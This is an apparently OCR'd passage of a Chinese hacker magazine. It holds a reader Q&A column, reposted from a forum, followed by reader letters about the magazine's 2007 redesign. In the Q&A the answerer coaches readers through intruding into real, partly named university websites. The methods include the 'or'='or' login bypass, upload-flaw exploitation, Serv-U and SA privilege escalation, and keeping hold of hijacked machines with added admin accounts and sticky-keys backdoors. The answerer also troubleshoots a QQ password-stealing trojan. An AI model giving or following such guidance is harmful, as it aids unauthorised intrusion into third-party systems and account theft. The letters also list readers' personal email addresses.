A：小马并不是图片，它也是脚本文件，只是网络上面的说法是把asp扩展改成图片格式后利用数据库备份功能还原自身扩展。一般来说小马只是一个过渡，它的功能仅是利用组件写入大马，而大马就是具备多种操作功能的webshell。其实现在有了一句话木马，很少人利用小马了，所以你只需要了解大马的定义就可以了。

原文链接：http://www.nohack.cn/bbs/thread-70150-1-1.html

Q：ctrl+alt+del的使用无效 在进入用户登入界面的时候，按住Crl+Alt，然后双击del就可以切换到另一个登入界面。可是有的机器上面却没有用，为什么会这样，是因为设置不正确的原因吗？

A：我自身也遇见过这种情况，本人的同事好像就利用相关软件能做到不能利用快捷键。尝试更改用户登录方式和控制用户数量都无法起到测试效果。费劲周折的搜索引擎之旅，才让我得知如下解决方法：

可能是系统ui被修改了，可以用软件ReplaceUI来修复。这个软件是修改登录画面的，点击里面“恢复默认”即可。

ReplaceUI下载地址 http://img2.pconline.com.cn/pconline/0703/28/988310_ReplaceUI.exe?productId=undefined&cmsPicId=2356208

原文链接：http://www.nohack.cn/bbs/thread-70106-1-1.html

Q：我进入了后台却得不到webshell，具体如下：今天运气不错，在网上随便找了个站点，让我发现竟可以用'or'='or'登录后台。而且后台入口也在主页上，可是我进入后台却不知该怎么办？站点是http://home.xxxx.edu.cn/gyxlzx/，谢谢啦！

A：得到你的信息后我很快浏览了该站，其实漏洞还是相当多的，因为ISP的缘故，这个站我测试起来很费力，但是可以提供思路。这个后台虽然没有数据库备份恢复功能，但是其上传页面存在明显的漏洞，你可以自己抓包修改数据和路径，相信你可以成功。

原文链接：http://www.nohack.cn/bbs/thread-70099-1-1.html

Q：QQ木马为什么总是收不到信？请指教！我从网上下载了好几个QQ盗号木马，但测试收信的时候总是什么也收不到！163的，21CN的我都试了。谁能和我说说这是什么原因？是木马的问题，还是我配置的问题？

A：首先我是相当反对盗号的，针对现在的网络混杂现象来说，都可以理解为：“害人不成，反被人捅刀”。现在很多盗号木马的作者，在软件里捆绑后门，并且忽略用户的输入而让盗号木马为自身服务。这些通过编程是很容易实现的，最后弄得自己成为肉鸡还把辛苦种下的木马拱手让人。你可以在虚拟机下自身运行测试，运行木马后在登录QQ窗体的时候，用钩子检测软件或者网络抓包来分析一下，是否你的盗号结果其实是发到他人信箱。千万别为了盗号而“赔了夫人又折兵”啊！当然，配置的不当，或者木马失效都是有可能的，小心行得万年船。

原文链接：http://www.nohack.cn/bbs/thread-69836-1-1.html

Q：VMware最新版有汉化版本吗？请各位帮忙找一下。VMware难道都是几百兆那么大？

A：最新版本无非是支持更多功能和协议，其实老版本就可以完全解决你的问题，给你推荐一个下载地址，这个vmware是安装加汉化的功能一并实现的。http://www.duote.com/soft/9131.html，vmware是虚拟机程序，因为要调用到很多接口和实现很多功能，加汉化也100M而已。

原文链接：http://www.nohack.cn/bbs/thread-70009-1-1.html

Q：关于Serv-U提权，看了几天的教材，今天也入侵了带有漏洞的站点。我上传我的小马，然后再上传我的大马（火狐免杀版的），拿到shell之后，我想提权，拿到这台服务器。可是问题出现了……里面提示提权成功，但是我无法进行连接。后来我又上传了落叶纷飞制作的Serv-U提权程序asp v1.0增强版，结果还是一样！哪位大哥能帮我解答一下啊……

A：关于serv-u的提权方法倒一直以来都很实用，但是请初学的朋友一定注意你们的入侵的流程。利用serv-u提权前确定服务器是用的serv-u！如果没改默认端口确定的方法很简单，在cmd里输入"ftp www.xxx.com"，地址根据实际情况，一般回显就会提示是否serv-u，当然你得到了webshell就更容易确定是否是serv-u了。默认目录被改的情况下，一般都是根据"C:\Documents and Settings\All Users\「开始」菜单\程序"来下载serv-u的快捷方式，这样也可以确定其目录。因为程序或脚本只是根据默认的端口和密码结合漏洞来进行提权，如果SU目录有可读权限，那么可以下载其servudaemon.exe文件读取口令，至于端口可根据netstat -an命令筛选获取，最后再进行提权。提权后最好确定你的用户是否添加，入侵切记不可一步登天。

原文链接：http://www.nohack.cn/bbs/thread-69954-1-1.html

Q：别人的webshell不会用啊！请帮我看一下这个网址http://soft.buaa.edu.cn/beihangsoft.cn/jp/news-show.asp?column_id=50&column_cat_id=34和http://soft.buaa.edu.cn/beihangsoft.cn/jp/news-show.asp?，这个怎么不一样啊？

而且是不是别人的webshell啊？我怎么见不到登录窗口啊？

A：这个都是从同一页面递交的，参数从数据库中获取的内容不同而已。这并不是webshell，而是别人告诉你的注入点。这个网站虽然有注入点，但是工具找不到管理员的表，不过我给你看了下，论坛适用的是dvbbs 7.00，漏洞可是相当之多，你可以自己查询一下方法，相信你很快就能得到webshell了。

原文链接：http://www.nohack.cn/bbs/thread-69901-1-1.html

Q：无法访问webshell

很顺利的就把网马传上去了，可就是不能进去。连接的时候就弹出一个系统的登录框，要求输入用户名和密码，否则就不能登录，显示"您未被授权查看该页"。由于sa权限，我列出目录找了个别人的网马进去了，可是为什么别人的能进去，我的就不行呢？请高手给个答复。

A：这个显然是目录做了权限设置。根据你的情况，别人的网马和你同在一个目录而你的无法登录，那么有可能是你的网马本身的问题。既然有了SA这么美味的权限，何必还想这webshell？即使不能常规的执行命令，也可以通过沙盒啊，强烈建议沙盒提权工具so-shell。


原文链接：http://www.nohack.cn/bbs/thread-69850-1-1.html

Q：嘿嘿，经过几番周折，系统已经到手了，管理员账号成功添加，3389已经登录进去，接下来怎么让肉鸡更牢固？有没有更好的利用肉鸡的方法？希望指教！

A：我的个人习惯是直接把sqldebugger用户设置密码并加到管理组，当然你也可以考虑其他的权限用户，可别把IIS用户up了。当然，上传后门或者远程控制软件也不失为加固的好方法，这显然取决于免杀的强度和隐蔽的程度。现在流行的粘滞键后门也相当有存活价值，你可以到网上搜索这个方法。总之，加固肉鸡的耕劲取决于你对这个肉鸡的关注度，方法可是漫天飞舞哦。

原文链接：http://www.nohack.cn/bbs/thread-69640-1-1.html

29号信箱



黑手·改版

城市/江西省
论坛ID/雪飞淞
邮件/zivnsh@yahoo.com.cn

十月改版你打10分，理由是：

这正应了那句话——短小精悍！以前大大的黑手携带十分不方便，且不易隐藏。现在好了，再也不用担心身份暴露，而且价格便宜了，实在是……哈哈

城市/河南三门峡
论坛ID/冷月寒冰
邮件/huan5418@qq.com

也许是缘分吧！上个月无聊去报亭闲逛，无意间看见书架上摆着一本书，也就是刚改版的2007年10月刊。也就是这一看让我眼前一亮：漂亮的封面设计及繁多而实用的内容让我耳目一新……我发现里面的文章构思新颖，使我开了眼界，自己对电脑的体会又深了一层……

城市/山东省栖霞市
论坛ID/无
邮件/370548947@163.com

十月改版你打90分，理由是：

这种小开本给我一种小家子的感觉，而且现在许多杂志都是这样的，让我觉得有点失望。但内容还是那么好，加油啊！"黑手"要有自己独特的风格，还是觉得大16开的"黑手"拿起来比较有气势！

众口难调最郁闷的某编：改版迎新年，眼看圣诞到！不知不觉又一年了，感谢各位一如既往地支持着我们。杂志改版众说纷纭，相信大家都有自己的选择，我们在新的一年里也将一如既往地为大家共享黑客精神，一起携手进步！

读者·理念

城市/任丘
论坛ID/icescan
邮件/icescan@163.com

→对于十月改版，你还有其他看法吗？

我现在是一名高三的学生，从高二的时候偶然看到"黑手"后便不能释怀。我看过凯文·米特尼克的事迹，这更加的在我内心深处写下了一个信念：我也要当一名真正的黑客。在高二下半年，我看到《脚本黑客》就坚决的买下了，而且都很认真的看……

城市/赣州
论坛ID/浪客剑心
邮件/hkaab@163.com

→有什么建议和意见

经常同学都能在校园里看见我看《黑客手册》，他们并不认同，以为黑客就是通过网络入侵他人计算机，查看别人的隐私，破坏系统。有的还要向上面报告呢！我想他们一定是误解了黑客。黑客是精通计算机技术，善于发现漏洞并改进的人。我认为黑客应以挑战技术，挑战权限，维护网络安全为己任！

城市/河北石家庄
论坛ID/无
邮件/zcxcn@163.com

→对于十月改版，你还有其他看法吗？

应加入一些励志性故事，让大家真正理解黑客，不要总以为黑客的目的是入侵别人的计算机，盗窃账号或骗取一些信息。作为黑客要有黑客精神，从另一个方面维护网络安全才是当黑客的真正目的。

误入歧途而知迷而返之某编：老衲又出来了！不容易啊！闭关洗手又一年了。不要以为黑客就是高手，如果自己不进化，那永远都是"菜土们"眼里的高手！奉劝玩黑者一句：一定要有正确的心有所属，技术会永远进步的，不要太固步自封！最后，我有一句话：师太，我想你……